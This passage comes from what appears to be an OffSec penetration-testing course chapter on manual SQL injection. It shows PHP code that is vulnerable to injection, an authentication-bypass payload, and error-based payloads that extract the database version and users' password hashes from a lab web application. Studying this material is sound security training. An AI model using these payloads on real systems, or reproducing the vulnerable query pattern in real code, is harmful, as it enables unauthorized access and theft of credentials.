username         password

----------   ----------

admin        lab

guest        guest
```

*Listing 188 - Exploring Users Table Records*

The users table contains two columns, *user* and *password*, and two rows. Our query returned the clear text password for both usernames.

Having covered the basic syntax peculiarities for MySQL and MSSQL databases, next we'll learn how to manually exploit SQL injection vulnerabilities.

## 10.2 Manual SQL Exploitation

This Learning Unit covers the following Learning Objectives:

- Manually identify SQL injection vulnerabilities
- Understand UNION SQLi payloads
- Learn about Error SQLi payloads
- Understand Blind SQLi payloads

Having covered the basic SQL syntax of two major database distributions, let's explore how to identify and exploit SQL injection vulnerabilities.

SQL injections are often discovered and abused using automated tools such as *sqlmap*.[458] Nevertheless, we should first understand how to manually trigger a vulnerability to grasp its mechanics.

### 10.2.1 Identifying SQLi via Error-based Payloads

We can start our vulnerability analysis using the PHP code we inspected previously:

```
<?php
$uname = $_POST['uname'];
$passwd =$_POST['password'];
```

[458] (sqlmap, 2022), http://sqlmap.org/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
$sql_query = "SELECT * FROM users WHERE user_name= '$uname' AND password='$passwd'";
$result = mysqli_query($con, $sql_query);
?>
```

*Listing 189 - PHP Code Vulnerable to SQL injection*

Since both the *uname* and *password* parameters come from user-supplied input, we can control the *$sql_query* variable and craft a different SQL query.

In some cases, SQL injection can lead to authentication bypass, which is the first exploitation avenue we'll explore.

By forcing the closing quote on the *uname* value and adding an *OR =1=1* statement followed by a -- comment separator and two forward slashes (*//*), we can prematurely terminate the SQL statement. The syntax for this type of of comment requires two consecutive dashes followed by at least one whitespace character.

In this section's examples we are trailing these comments with two double slashes. This provides visibility on our payload, and also adds some protection against any kind of whitespace truncation the web application might employ.

```
offsec' OR 1=1 -- //
```

*Listing 190 - Testing for SQLi Authentication Bypass*

The SQL query assigned to the *$sql_query* variable results in the SQL query below being forwarded from the PHP application to the MySQL server.

```
SELECT * FROM users WHERE user_name= 'offsec' OR 1=1 --
```

*Listing 191 - Injected SQL statement*

Since we have appended an OR statement that will always be true, the WHERE clause will return the first user id present in the database, whether or not the user record is present. Because no other checks are implemented in the application, we are able to gain administrator privileges by circumventing the authentication logic.

To experiment with this attack against a real application, we can browse to http://192.168.50.16 from our local Kali machine, enter "offsec" and "jam" in the respective username and password fields, and click *Submit*.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 147: Testing for SQLi Authentication Bypass 1*

Because the offsec user's credentials are invalid, we receive an *Invalid Password* error message. As a next step, let's try to insert any special character inside the *Username* field to test for any interaction with the underlying SQL server. We'll append a single quote to the username and click *Submit* again.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 148: Testing for SQLi Authentication Bypass 2*

We receive an SQL syntax error this time, meaning we are able to interact with the database.

---

*SQL injection is considered in-band when the vulnerable application provides the result of the query along with the application-returned value. In this scenario, we've enabled SQL debugging inside the web application; however, most production-level web applications won't show these error messages because revealing SQL debugging information is considered a security flaw.*

---

Given the above conditions, let's test the authentication payload we discussed earlier by pasting it inside the *Username* field.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 149: SQLi payload inside the 'Username' field*

Now we'll click the *Submit* button again.





*Figure 150: Testing for SQLi Authentication Bypass 2*

Nice! This time we received an *Authentication Successful* message, meaning that our attack succeeded.

To further expand on our attack, we could also take advantage of the error-based payload by enumerating the database directly.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

By prematurely terminating the implied SQL query again, we can inject an arbitrary second statement:

```
' or 1=1 in (select @@version) -- //
```

*Listing 192 - Error-based payload*

In this case, we want to retrieve the MySQL version via the *@@version* directive.

> *MySQL accepts both version() and @@version statements.*

We can now paste the injection payload in the *Username* field and verify the returned output.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 151: Testing for Error-based payload*

The running MySQL version (8.0.28) is included along with the rest of the web application payload. This means we can query the database interactively, similar to how we would use an administrative terminal.

As it seems we have unbounded control over database queries, let's try to dump all the data inside the *users* table.

```
' OR 1=1 in (SELECT * FROM users) -- //
```

*Listing 193 - Attempting to retrieve the Users table*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

After inserting the value into the *Username* field and submitting the query, we receive the following error:





*Figure 152: Testing for Error-based payload*

This means that we should only query one column at a time. Let's try to grab only the *password* column from the *users* table.

```
' or 1=1 in (SELECT password FROM users) -- //
```

After submitting the payload, we receive several errors along with values resembling MD5 password hashes.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 153: Retrieving Users Hashes*

This is somewhat helpful, as we managed to retrieve all user password hashes; however, we don't know which user each password hash corresponds to. We can solve the issue by adding a *WHERE* clause specifying which user's password we want to retrieve, in this case *admin*.

```
' or 1=1 in (SELECT password FROM users WHERE username = 'admin') -- //
```

*Listing 194 - Improving our SQLi error-based payload*

Once we submit the payload, we receive the user's password along with the usual error message:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 154: Retrieving Users Hashes*

Nice! We managed to predictably fetch hashed user credentials via the error-based SQL injection vulnerability we discovered.

## 10.2.2 UNION-based Payloads

Whenever we're dealing with in-band SQL injections and the result of the query is displayed along with the application-returned value, we should also test for *UNION-based* SQL injections.

The UNION[459] keyword aids exploitation because it enables execution of an extra SELECT statement and provides the results in the same query, thus concatenating two queries into one statement.

For UNION SQLi attacks to work, we first need to satisfy two conditions:

1. The injected UNION query has to include the same number of columns as the original query.
2. The data types need to be compatible between each column.

To demonstrate this concept, let's test a web application with the following preconfigured SQL query:

```
$query = "SELECT * from customers WHERE name LIKE '".$_POST["search_input"]."%'";
```

*Listing 195 - Vulnerable SQL Query*

[459] (Refsnes Data), https://www.w3schools.com/sql/sql_union.asp

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The query fetches all the records from the *customers* table. It also includes the LIKE[460] keyword to search any *name* values containing our input that are followed by zero or any number of characters, as specified by the percentage (%) operator.

We can interact with the vulnerable application by browsing to http://192.168.50.16/search.php from our Kali machine. Once the page is loaded, we can click *SEARCH* to retrieve all data from the *customers* table.

